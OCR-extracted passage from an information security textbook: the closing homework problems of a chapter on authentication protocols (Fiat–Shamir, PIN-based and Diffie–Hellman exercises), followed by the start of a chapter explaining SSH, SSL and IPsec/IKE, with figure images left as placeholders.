
13. Consider the following three-message mutual authentication and key establishment protocol, which is based on a shared symmetric key K_{AB}.



For each of the following cases, briefly explain whether or not the resulting protocol provides an effective means to establish secure mutual authentication and a secure session key K.

a) Message 1: $E(\text{Alice}, K, R_A, K_{AB})$, Message 2: $R_A,\ E(R_B, K_{AB})$
b) Message 1: Alice, $E(K, R_A, K_{AB})$, Message 2: $R_A,\ E(R_B, K)$
c) Message 1: Alice, $E(K, R_A, K_{AB})$, Message 2: $R_A,\ E(R_B, K_{AB})$
d) Message 1: Alice, R_A, Message 2: $E(K, R_A, R_B, K_{AB})$


14. Consider the following three-message mutual authentication and key establishment protocol, which is based on public key cryptography.



Explain whether each of the following cases provides an effective means to establish secure mutual authentication and a secure session key K.

a) Message 1: $\{\text{Alice}, K, R_A\}_{\text{Bob}}$, Message 2: $R_A,\ R_B$
b) Message 1: Alice, $\{K, R_A\}_{\text{Bob}}$, Message 2: $R_A,\ \{R_B\}_{\text{Alice}}$
c) Message 1: Alice, $\{K\}_{\text{Bob}},\ [R_A]_{\text{Alice}}$, Message 2: $R_A,\ [R_B]_{\text{Bob}}$
d) Message 1: $R_A,\ \{\text{Alice}, K\}_{\text{Bob}}$, Message 2: $[R_A]_{\text{Bob}},\ \{R_B\}_{\text{Alice}}$
e) Message 1: $\{\text{Alice}, K, R_A, R_B\}_{\text{Bob}}$, Message 2: $R_A,\ \{R_B\}_{\text{Alice}}$


15. Consider the following mutual authentication and key establishment protocol (it may be instructive to compare this protocol to the protocol in Figure 9.26).



Suppose that Trudy pretends to be Bob. Further, suppose that Trudy can guess the value of T to within five minutes, and the resolution of T is to the nearest millisecond.

a) What is the probability that Trudy can send a correct response in message two, causing Alice to authenticate Trudy as Bob?
b) Give two distinct modifications to the protocol, each of which make Trudy's attack more difficult, if not impossible.

16. Consider the following mutual authentication and key establishment protocol, where the session key is given by $K = g^{ab} \bmod p$.




Suppose that Alice attempts to initiate a connection with Bob using this protocol.

a) Show that Trudy can attack the protocol so that both of the following will occur:
   i) Alice and Bob authenticate each other.
   ii) Trudy knows Alice's session key.

   Hint: You will want to consider a man-in-the-middle as part of your attack.
b) Is the attack in part a) of any use to Trudy? Clearly explain why this attack is of benefit to Trudy, or why it is of no concern to Alice and Bob.

17. For each of the following cases, design a mutual authentication and key establishment protocol that uses public key cryptography and minimizes the number of messages.
    a) Use a timestamp to authenticate Alice and a nonce to authenticate Bob.
    b) Use a nonce to authenticate Alice and a timestamp to authenticate Bob.
18. Suppose that we replace the third message of the authentication protocol in Figure 9.22 with
$$\{R_B\}_{\text{Bob}},\ g^a \bmod p.$$
    a) How can Trudy convince Bob that she is Alice, that is, how can Trudy break the authentication?
    b) Can Trudy convince Bob that she is Alice and also determine the session key that Bob will use?
19. Suppose that we replace the second message of the authentication protocol in Figure 9.22 with
$$R_B,\ [R_A]_{\text{Bob}},\ g^b \bmod p,$$
and we replace the third message with
$$[R_B]_{\text{Alice}},\ g^a \bmod p.$$
    a) Can Trudy convince Bob that she is Alice, that is, can Trudy break the authentication?
    b) Can Trudy determine the session key that Alice and Bob will use?
20. In the text, it is claimed that the protocol in Figure 9.18 is secure, while the similar protocol in Figure 9.24 is not. What is the attack on the latter protocol, and why does it not succeed against the former protocol?
21. A timestamp-based protocol may be subject to a replay attack, provided that Trudy can act within the clock skew. Reducing the acceptable clock skew might make the attack more difficult, but it will not prevent the attack unless the skew is zero, in which case the protocol is sure to fail for Alice and Bob. Assuming a non-zero clock skew, what can Bob, the server, do to prevent—not just minimize—attacks based on the clock skew?
22. Outline a way to provide perfect forward secrecy that does not use Diffie–Hellman.
23. Design a protocol that achieves an effect similar to perfect forward secrecy (as described in this chapter) using only a shared symmetric key and a hash function. You cannot use any public key cryptography.


24. Consider the authentication protocol below, which is based on knowledge of a shared 4-digit PIN number. Here, $K_{\text{PIN}} = h(\text{PIN}, R_A, R_B)$.



a) Suppose that Trudy passively observes one iteration of the protocol. Can she determine the 4-digit PIN number? Justify your answer.


b) Suppose that the PIN number is replaced by a 256-bit shared symmetric key. Is the protocol secure? Why or why not?

25. Consider the authentication protocol below, which is based on knowledge of a shared 4-digit PIN number. Here, $K_{\text{PIN}} = h(\text{PIN})$.



Suppose that Trudy passively observes one iteration of the protocol. Can she then determine the 4-digit PIN? Justify your answer.

26. Consider the authentication protocol below, which is based on knowledge of a shared 4-digit PIN number and uses Diffie–Hellman. Here, $K_{\text{PIN}} = h(\text{PIN})$ and $K = g^{ab} \bmod p$.



a) Suppose that Trudy passively observes one iteration of the protocol. Can she then determine the 4-digit PIN number? Justify your answer.

b) Suppose that Trudy can actively attack the protocol. Can she determine the 4-digit PIN? Explain.

27. Design a zero knowledge protocol analogy that uses Bob's Cave and only requires one iteration for Bob to determine with certainty whether or not Alice knows the secret phrase.
28. The analogy between Bob's Cave and the Fiat–Shamir protocol is not entirely accurate. In the Fiat–Shamir protocol, Bob knows which value of e will force Alice to use the secret value S, assuming Alice follows the protocol. That is, if Bob chooses $e = 1$, then Alice must use the secret value S to construct the correct response in message three, but if Bob chooses $e = 0$, then Alice does not use S. As noted in the text, Bob must choose e at random to prevent Trudy from breaking the protocol. In the Bob's Cave analogy, Bob does not know whether Alice was required to use the secret phrase or not (again, assuming that Alice follows the protocol).
    a) Modify the cave analogy so that Bob knows whether Alice used the secret phrase or not, assuming that Bob is not allowed to see which side Alice chooses, and Alice follows the protocol. Bob's new-and-improved cave protocol must still resist an attack by someone who does not know the secret phrase.
    b) Does your new cave analogy differ from the Fiat–Shamir protocol in any significant way?
29. Suppose that in the Fiat–Shamir protocol in Figure 9.32 we have $N = 63$ and $v = 43$. Recall that Bob accepts an iteration of the protocol if he verifies that $y^2 = x \cdot v^e \bmod N$.
    a) In the first iteration of the protocol, Alice sends $x = 37$ in message one, Bob sends $e = 1$ in message two, and Alice sends $y = 4$ in message three. Does Bob accept this iteration of the protocol? Why or why not?
    b) In the second iteration of the protocol, Alice sends $x = 37$, Bob sends $e = 0$, and Alice sends $y = 10$. Does Bob accept this iteration of the protocol? Why or why not?
    c) Find Alice's secret value S. Hint: $10^{-1} = 19 \pmod{63}$.
30. Suppose that in the Fiat–Shamir protocol in Figure 9.32 we have $N = 77$ and $v = 53$.
    a) Suppose that Alice sends $x = 15$ in message one, Bob sends $e = 1$ in message two, and Alice sends $y = 5$ in message three. Show that Bob accepts this iteration of the protocol.
    b) Suppose Trudy knows in advance that Bob will select $e = 1$ in message two. If Trudy selects $r = 10$, what can she send for x in message one and y in message three so that Bob accepts this iteration of the protocol? Using your answer, show that Bob actually accepts this iteration. Hint: $53^{-1} = 16 \pmod{77}$.

31. Suppose that in the Fiat–Shamir protocol in Figure 9.32 we have $N = 55$ and Alice's secret is $S = 9$.
    a) What is v?
    b) If Alice chooses $r = 10$, what does Alice send in the first message?
    c) Suppose Alice chooses $r = 10$ and Bob sends $e = 0$ in message two. What does Alice send in the third message?
    d) Suppose Alice chooses $r = 10$ and Bob sends $e = 1$ in message two. What does Alice send in the third message?
32. Consider the Fiat–Shamir protocol in Figure 9.32. Suppose that the public values are $N = 55$ and $v = 5$. Suppose Alice sends $x = 4$ in the first message, Bob sends $e = 1$ in the second message, and Alice sends $y = 30$ in message three. Show that Bob will verify Alice's response in this case. Can you find Alice's secret S?
33. In the Fiat–Shamir protocol in Figure 9.32, suppose that Alice gets lazy and she decides to use the same "random" r for each iteration.
    a) Show that Bob can determine Alice's secret S.
    b) Why is this a security concern?
34. Suppose that in the Fiat–Shamir protocol, as illustrated in Figure 9.32, we have $N = 27{,}331$ and $v = 7339$.
    a) In the first iteration, Alice sends $x = 21{,}684$ in message one, Bob sends $e = 0$ in message two, and Alice sends $y = 657$ in the third message. Show that Bob verifies Alice's response in this case.
    b) At the next iteration, Alice again sends $x = 21{,}684$ in message one, but Bob sends $e = 1$ in message two, and Alice responds with $y = 26{,}938$ in message three. Show that Bob again verifies Alice's response.
    c) Determine Alice's secret S. Hint: $657^{-1} = 208 \pmod{27{,}331}$.

Chapter 10

Real-World Security Protocols

The wire protocol guys don't worry about security because that's really a network protocol problem. The network protocol guys don't worry about it because, really, it's an application problem. The application guys don't worry about it because, after all, they can just use the IP address and trust the network.
— Marcus J. Ranum

In the real world, nothing happens at the right place at the right time. It is the job of journalists and historians to correct that.
— Mark Twain

10.1 Introduction

In this chapter, we'll discuss several widely used real-world security protocols. First on the agenda is the Secure Shell, or SSH, which is used for a variety of purposes. Then we consider the Secure Sockets Layer, or SSL, which is the most widely used protocol for security on the Web. The third protocol that we'll consider in detail is IPsec, which is complex and has some significant security issues. We also cover Kerberos in detail. Kerberos is a popular authentication protocol that is based on symmetric key cryptography and timestamps.

We conclude the chapter with two wireless protocols, WEP and GSM. WEP is a seriously flawed security protocol, and we'll consider several well-known attacks. The final protocol we discuss is GSM, which is used to secure mobile communications. The GSM protocol provides an interesting case study due to the large number—and wide variety—of known attacks.

Information Security: Principles and Practice, Third Edition. Mark Stamp.
© 2022 John Wiley & Sons, Inc. Published 2022 by John Wiley & Sons, Inc.

10.2 SSH

The Secure Shell, SSH, creates a secure tunnel that can then be used for inherently insecure traffic. For example, in UNIX, the `rlogin` command is used for a remote login, that is, to log into a remote machine over a network. Such a login typically requires a password, and `rlogin` would simply send the password in the clear, which could be observed by a nosy bad guy, such as Trudy. By first establishing an SSH session, any inherently insecure command—such as `rlogin`—will be secure. An SSH session provides confidentiality and integrity protection, thereby eliminating Trudy's ability to obtain passwords and other confidential information that would otherwise be sent unprotected.

In SSH, authentication can be based on public keys, digital certificates, or passwords. Here, we present a slightly simplified version of the digital signature mode of SSH.[1] The password and public key modes of authentication are considered in homework problems at the end of this chapter.

SSH is illustrated in Figure 10.1, using the notation

$$\begin{aligned}
\text{certificate}_A &= \text{Alice's certificate} \\
\text{certificate}_B &= \text{Bob's certificate} \\
\text{CP} &= \text{crypto proposed} \\
\text{CS} &= \text{crypto selected} \\
H &= h(\text{Alice}, \text{Bob}, \text{CP}, \text{CS}, R_A, R_B, g^a \bmod p, g^b \bmod p, g^{ab} \bmod p) \\
S_B &= [H]_{\text{Bob}} \\
K &= g^{ab} \bmod p \\
S_A &= [H, \text{Alice}, \text{certificate}_A]_{\text{Alice}}
\end{aligned}$$

where, as usual, h is a cryptographic hash function. Note that Diffie–Hellman is used to establish the session key.




Figure 10.1 Simplified SSH

[1]In our simplified version, a few parameters have been omitted and a couple of bookkeeping messages have been eliminated.

In the first message in Figure 10.1, Alice identifies herself and she sends information regarding the crypto parameters that she prefers (crypto algorithms, key lengths, etc.), along with her nonce, R_A. In message two, Bob selects from Alice's crypto parameters and returns his selections, along with his nonce, R_B. In message three, Alice sends her Diffie–Hellman value, and in message four, Bob responds with his Diffie–Hellman value, his certificate, and S_B, which consists of a signed hash value. At this point, Alice is able to compute the key K, and in the final message, she sends an encrypted block that contains her identity, her certificate, and her signed value S_A.

In Figure 10.1, the signatures are designed to provide mutual authentication. The nonce R_A is Alice's challenge to Bob, and S_B is Bob's response. The nonce R_A provides replay protection, and only Bob can give the correct response, since Bob's signature is required.[2] A similar argument shows that Alice is authenticated in the final message, and we see that SSH provides mutual authentication. The security of SSH authentication, the security of the key K, and some other quirks of the protocol are considered further in the homework problems at the end of this chapter.

10.2.1 SSH and the Man-in-the-Middle

Does SSH prevent the man-in-the-middle, or MiM, attack that is illustrated[3] in Figure 10.2? To answer this, we need to dig a little deeper into the inner workings of the protocol.




Figure 10.2 Man-in-the-middle "attack" on SSH

Observe that in the SSH protocol, as illustrated in Figure 10.1, both Alice and Bob compute the hash

$$H = h(\text{Alice}, \text{Bob}, \text{CP}, \text{CS}, R_A, R_B, g^a \bmod p, g^b \bmod p, g^{ab} \bmod p).$$

However, under the attack scenario illustrated in Figure 10.2, Alice computes

$$H_A = h(\text{Alice}, \text{Bob}, \text{CP}, \text{CS}, R_A, R_B, g^a \bmod p, g^t \bmod p, g^{at} \bmod p)$$

[2]Of course, we are assuming that Bob's private key has not been compromised.
[3]Note that we have abbreviated "certificate$_B$" as "cert$_B$" in Figure 10.2.

while Bob computes

$$H_B = h(\text{Alice}, \text{Bob}, \text{CP}, \text{CS}, R_A, R_B, g^t \bmod p, g^b \bmod p, g^{bt} \bmod p).$$

Assuming h is a secure cryptographic hash function, $H_A \neq H_B$ and the authentication fails at message 4, in which case message 5 is not sent. Alternatively, if Trudy could replace her computed S_B with $[H_A]_{\text{Bob}}$, then the MiM attack would succeed. Although Trudy can compute H_A, she cannot sign it with Bob's private key, so this won't work either.

10.3 SSL

The mythical "socket layer" lives between the application layer and the transport layer in the Internet protocol stack, as illustrated in Figure 10.3. In practice, SSL is typically used for Web browsing, in which case it's sandwiched between HTTP at the application layer and TCP at the transport layer.




Figure 10.3 Socket layer

SSL is the protocol of choice[4] for the vast majority of secure transactions over the Internet. For example, suppose that you want to buy a book at `amazon.com`. Before you provide your credit card information, you want to be sure you are dealing with Amazon, that is, you must authenticate Amazon. Generally, Amazon doesn't care who you are, as long as you have money. As a result, the authentication need not be mutual.

After you are satisfied that you are dealing with Amazon, you will provide private information, such as your credit card number, your address, and so on. You probably want this information protected in transit—in most cases, you want both confidentiality (to protect your privacy) and integrity protection (to assure the transaction is received correctly).

The general idea behind SSL is illustrated in Figure 10.4. In this protocol, Alice (the client) informs Bob (the server) that she wants to conduct a secure transaction. Bob responds with his certificate. Then Alice will encrypt a symmetric key K with Bob's public key (obtained from Bob's certificate) and send the result to Bob. This symmetric key is used to encrypt and integrity protect subsequent communications.

[4]From our somewhat simplified perspective, SSL is equivalent to the Transport Layer Security (TLS) protocol.




Figure 10.4 Too-simple protocol

The protocol in Figure 10.4 is not useful as it stands. For one thing, Bob is not explicitly authenticated and there is no defense against replay attacks. Also note that Alice is not authenticated to Bob, but in most cases, this is acceptable for transactions on the Internet.

In Figure 10.5, we've given a reasonably complete view of the basic SSL protocol. In this protocol,

$$\begin{aligned} S &= \text{the pre-master secret} \\ K &= h(S, R_A, R_B) \\ \text{msgs} &= \text{shorthand for "all previous messages"} \\ \text{CLNT} &= \text{literal string} \\ \text{SRVR} &= \text{literal string} \end{aligned}$$

where h is a secure cryptographic hash function. The actual SSL protocol is somewhat more complex than Figure 10.5, but this simplified version is sufficient for our purposes. Next, we will briefly discuss each message in our simplified SSL protocol.




Figure 10.5 Simplified SSL

In the first message in Figure 10.5, Alice informs Bob that she would like to establish an SSL connection, and she gives him a list of ciphers that she supports, along with a nonce R_A. In the second message, Bob responds with his digital certificate, he selects one of the ciphers from the cipher list that Alice sent in message one, and he sends a nonce R_B.

Implicit in any protocol involving digital certificates is that the CA's signature on a certificate is verified before proceeding. Recall that after successfully verifying the (trusted) CA's signature on Bob's certificate, Alice can be confident that she has Bob's certificate, in the sense that only Bob has the private key that corresponds to the public key in the certificate. But, even after verifying the certificate, Alice cannot yet be certain that she's actually talking to Bob.[5]

In the third message, Alice sends the so-called "pre-master secret" S, which she randomly generated, along with a hash that is encrypted with the key K. In this hash, "msgs" includes all previous messages, and CLNT is a literal string.[6] Among other purposes, the hash serves as an integrity check to verify that the previous messages have been received correctly.

In the fourth message, Bob responds with an analogous hash. Alice verifies Bob's hash, and thereby verifies that Bob received her messages correctly. This verification also serves to authenticate Bob, since only Bob could have decrypted S, which is required to generate the key K. At this point, Alice has authenticated Bob, and Alice and Bob have established a shared session key K, which they can use to encrypt and integrity protect subsequent messages.

In reality, multiple keys are derived from hashing S, R_A, and R_B. In fact, the following six quantities are generated:

- Two encryption keys, one for messages sent from Alice to Bob, and one for messages sent from Bob to Alice.
- Two integrity keys, used in the same way as the encryption keys.
- Two initialization vectors (IVs), one for Alice and one for Bob.

In short, different keys are used in each direction. This can prevent certain types of attacks where Trudy tricks Bob into doing something that Alice should have done, or vice versa.

The attentive reader may wonder why $h(\text{msgs}, \text{CLNT}, K)$ is encrypted in message three. Apparently, this adds no security, although it does add extra work, so it might be considered a minor flaw in the protocol.

In the SSL protocol of Figure 10.5, Alice, the client, authenticates Bob, the server, but not vice versa. With SSL, it is possible for the server to authenticate the client. If this is desired, Bob sends a "certificate request" in message two. However, this feature is generally not used in e-commerce situations, since it requires users to have valid certificates. If the server wants to authenticate the client, the server could instead require that the client enter a valid password, in which case the resulting authentication is outside the scope of the SSL protocol.

[5]If any of this is at all confusing, review Section 4.8 of Chapter 4.

[6]Note that in this context, "msg" has nothing to do with the list of ingredients on your favorite snack food.

A variety of attacks on SSL have been reported; see RFC 7457 for a summary. However, these attacks are at the implementation level, and for the most part, do not reflect weaknesses in the underlying protocol, at least not from the high level perspective that we have presented in this section.

10.3.1 SSL and the Man-in-the-Middle

As with SSH, we consider a man-in-the-middle, or MiM, attack on SSL. Can the MiM attack illustrated in Figure 10.6 succeed?




Figure 10.6 Man-in-the-middle attack on SSL

Recall that Bob's certificate must be signed by a certificate authority. If Trudy sends her own certificate instead of Bob's, the attack will fail when Alice attempts to verify the signature on the certificate. Alternatively, Trudy could make a bogus certificate that says "Bob," keep the private key for herself, and sign the certificate herself. Again, this will not pass muster when Alice tries to verify the signature on "Bob's" certificate (which, in this case, is actually Trudy's certificate). Finally, Trudy could simply send Bob's certificate to Alice, in which case Alice would verify the signature. However, this is not a meaningful attack, since it would not break the protocol—Alice would authenticate Bob, and Trudy would be left out in the cold.

However, the real world is not so kind to poor Alice. Typically, SSL is used in a Web browsing. What happens when Trudy attempts a MiM attack by sending a bogus certificate to Alice? The signature on the certificate is not valid so the attack should fail. But, Alice does not personally check the signature on the certificate—her browser does. And what does Alice's browser do when it detects a problem with a certificate? As you may know from experience, the browser provides Alice with a warning. Does Alice heed the warning? If she's like most users, Alice ignores the warning and allows the connection to proceed.[7] Note that when Alice ignores this warning, she's opened the door to the MiM attack in Figure 10.6. Finally, it's important to realize that while this attack is a very real threat, it's not due to a flaw in the SSL protocol. Instead, it's caused by a flaw in human nature, making a patch much more problematic.

[7]If possible, Alice would disable the warning permanently, making Trudy very happy.

10.3.2 SSL Connections

An SSL session is established as shown in Figure 10.5. This session establishment protocol is relatively expensive, since public key operations are involved.

SSL was originally developed by Netscape, specifically for use in Web browsing. The application layer protocol for the Web is HTTP, and at the time SSL was developed, two versions of HTTP were in common usage, HTTP 1.0 and HTTP 1.1. With version 1.0, it was not uncommon for a Web browser to open multiple parallel connections so as to improve performance. Due to the public key operations, there would be significant overhead if a new SSL session was established for each of these HTTP connections. The designers of SSL were aware of this issue, so they included an efficient protocol for opening new SSL connections provided that an SSL session already exists. The idea is simple—after establishing one SSL session, Alice and Bob share a session key K, which can then be used to establish new connections, thereby avoiding expensive public key operations.

The SSL connection protocol appears in Figure 10.7. The protocol is similar to the SSL session establishment protocol, except that the previously established session key K is used instead of the public key operation that are used in the session protocol.




Figure 10.7 SSL connection protocol

The bottom line here is that in SSL, one (expensive) session is required, but then we can create any number of (cheap) connections. This is a useful feature that was designed to improve the performance of the protocol when used with HTTP 1.1.

10.3.3 SSL Versus IPsec

In the next section, we'll discuss IPsec, which is short for Internet Protocol Security. The purpose of IPsec is similar to that of SSL, namely, security over the network. However, the implementation of the two protocols varies greatly. For one thing, SSL is relatively simple, while IPsec is complex.

It might seem logical to discuss IPsec in detail before contrasting it with SSL. However, it's easy to get lost in the weeds with IPsec, and we might lose sight of SSL. So instead of waiting until after we discuss IPsec to contrast the two protocols, we'll do so beforehand.

The most obvious difference between SSL and IPsec is that the two protocols operate at different layers of the protocol stack. SSL (and its twin,[8] the IEEE standard known as TLS), both live at the socket layer. As a result, SSL resides in user space. IPsec, on the other hand, lives at the network layer and is therefore not directly accessible from user space—it's in the domain of the operating system. When viewed from a high level, this is the fundamental distinction between SSL and IPsec.

Both SSL and IPsec provide authentication, encryption, and integrity protection. SSL is relatively simple and well designed, whereas IPsec is complex and includes a few significant flaws.

Since IPsec is part of the OS, it must be built-in at that level. In contrast, SSL is part of user space, so it requires nothing special of the OS. IPsec also requires no changes to applications, since all of the security magically happens at the network layer. On the other hand, developers have to make a conscious decision to use SSL.

SSL was built for Web application early on, and its primary use remains secure Web-based communication. IPsec is often used to secure a virtual private network, or VPN, an application that creates a secure tunnel between endpoints. Also, IPsec is required in IPv6, so if IPv6 ever takes over the world, IPsec will be ubiquitous.

As of the time of this writing, about 90% of Web traffic is encrypted using SSL, and that percentage has been steadily increasing. So, even without IPv6, it would appear that (nearly) universal use of encryption on the Internet is achievable.

10.4 IPsec

Figure 10.8 illustrates the primary logical difference between SSL and IPsec, namely, that SSL lives at the socket layer, while IPsec resides at the network layer. As mentioned above, the major advantage of IPsec is that it's essentially transparent to applications. We'll see that IPsec is a complex protocol, which is often described as being over-engineered.




Figure 10.8 IPsec

[8]They are fraternal twins, not identical twins.

IPsec has many dubious features, which makes implementation difficult. Also, IPsec includes some flaws and questionable design decisions. There are possible interoperability issues due to the complexity of the IPsec specification, which seems to run contrary to the point of having a standard. One complicating factor is that the IPsec specification is split into three pieces, to be found in RFC 2407, RFC 2408, and RFC 2409, and these RFCs were written by disjoint sets of authors using different terminology.

The two main parts to IPsec are known as IKE and ESP/AH:

- The Internet Key Exchange, or IKE, provides for mutual authentication and a session key. There are two phases of IKE, which are analogous to SSL sessions and connections.
- The Encapsulating Security Payload and Authentication Header, or ESP/AH, is the second part of IPsec. ESP[9] provides encryption and integrity protection to IP packets, whereas AH provides integrity only.

Next, we dig into the details of IKE. Once we have covered IKE, we cover the much simpler ESP/AH part of IPsec.

Technically, IKE is a standalone protocol that could live a life separate from ESP/AH. However, since IKE's only application in the real world seems to be in conjunction with IPsec, we lump IKE and ESP/AH together under the umbrella of IPsec. The comment above about IPsec being over-engineered applies primarily to IKE. The developers of IKE apparently thought they were creating the Swiss army knife of security protocols—a protocol that would be used to solve every conceivable authentication problem. This explains the multitude of options and features built into IKE. However, since IKE is only used with IPsec, any features or options that are not directly relevant to IPsec are, in reality, extraneous.

Again, IKE is far more complex than ESP/AH. Also, IKE includes two phases—cleverly called Phase 1 and Phase 2—with Phase 1 being far more complex than Phase 2. So, once you can make it through the next (long) section on IKE Phase 1, it's all downhill from there.

10.4.1 IKE Phase 1

In IKE Phase 1, a so-called IKE security association, or IKE-SA, is established, while in Phase 2, an IPsec security association, IPsec-SA, is established. Phase 1 corresponds to an SSL session, whereas Phase 2 is comparable to an SSL connection. In IKE, both Phase 1 and Phase 2 must occur before the ESP/AH part of IPsec.

Recall that SSL connections serve a specific and useful purpose—they make SSL more efficient when HTTP 1.0 is used. But, unlike SSL, in IPsec there is no obvious need for two phases. Furthermore, if multiple Phase 2s do not occur (and they typically do not), then it would be more efficient to just

[9]Contrary to what you are thinking, this protocol cannot read your mind.

require Phase 1 with no Phase 2. However, this is not an available option in IKE. Apparently, the developers of IKE believed that their protocol was so self-evidently wonderful that users would want to do multiple Phase 2s (one for IPsec, another for something else, another for some other something else, and so on). This is our first example of over-engineering in IPsec, and it won't be the last.

The following four key options are available in IKE Phase 1:

- Public key encryption (original version)
- Public key encryption (improved version)
- Digital signature
- Symmetric key

For each of these key options there is a main mode and an aggressive mode. As a result, there are a staggering eight different versions just of IKE Phase 1. Do we really need any additional evidence that IPsec is over-engineered? Methinks not.

You may be wondering why there are public key encryption and digital signature options in Phase 1. Surprisingly, the answer is not over-engineering. Alice always knows her own private key, but she may not know Bob's public key. With the signature version of IKE Phase 1, Alice does not need to have Bob's public key in hand to start the protocol. In any protocol that uses public key crypto, Alice will need Bob's public key to complete the protocol, but in the signature mode, she can simultaneously begin the protocol and search for Bob's public key. In contrast, for the public key encryption modes, Alice needs Bob's public key at the start, so she must first find Bob's key before she can begin the IKE protocol. Consequently, there could be a slight efficiency gain with the signature option.

We'll discuss six of the eight Phase 1 variants, namely, digital signatures (main and aggressive modes), symmetric key (main and aggressive modes), and public key encryption (main and aggressive). We'll consider the original version of public key encryption, since it's slightly simpler, although less efficient, than the improved version.

Each of the Phase 1 variants use an ephemeral Diffie–Hellman key exchange to establish a session key. The benefit of this approach is that it provides perfect forward secrecy (PFS).[10] For each of the variants we discuss, we'll use the following notation related to Diffie–Hellman: Let a be Alice's (ephemeral) Diffie–Hellman exponent and let b be Bob's (ephemeral) Diffie–Hellman exponent. Let g be the generator and p the prime. Recall that p and g are both public, while the exponents a and b must remain private. Once the Diffie–Hellman exchange is completed, both Alice and Bob must forget their secret exponents.

[10]See Section 9.3.4 of Chapter 9 for the details on PFS.

10.4.1.1 IKE Phase 1: Digital Signature

The first Phase 1 variant that we'll consider is digital signature, main mode. This six-message protocol is illustrated in Figure 10.9, where

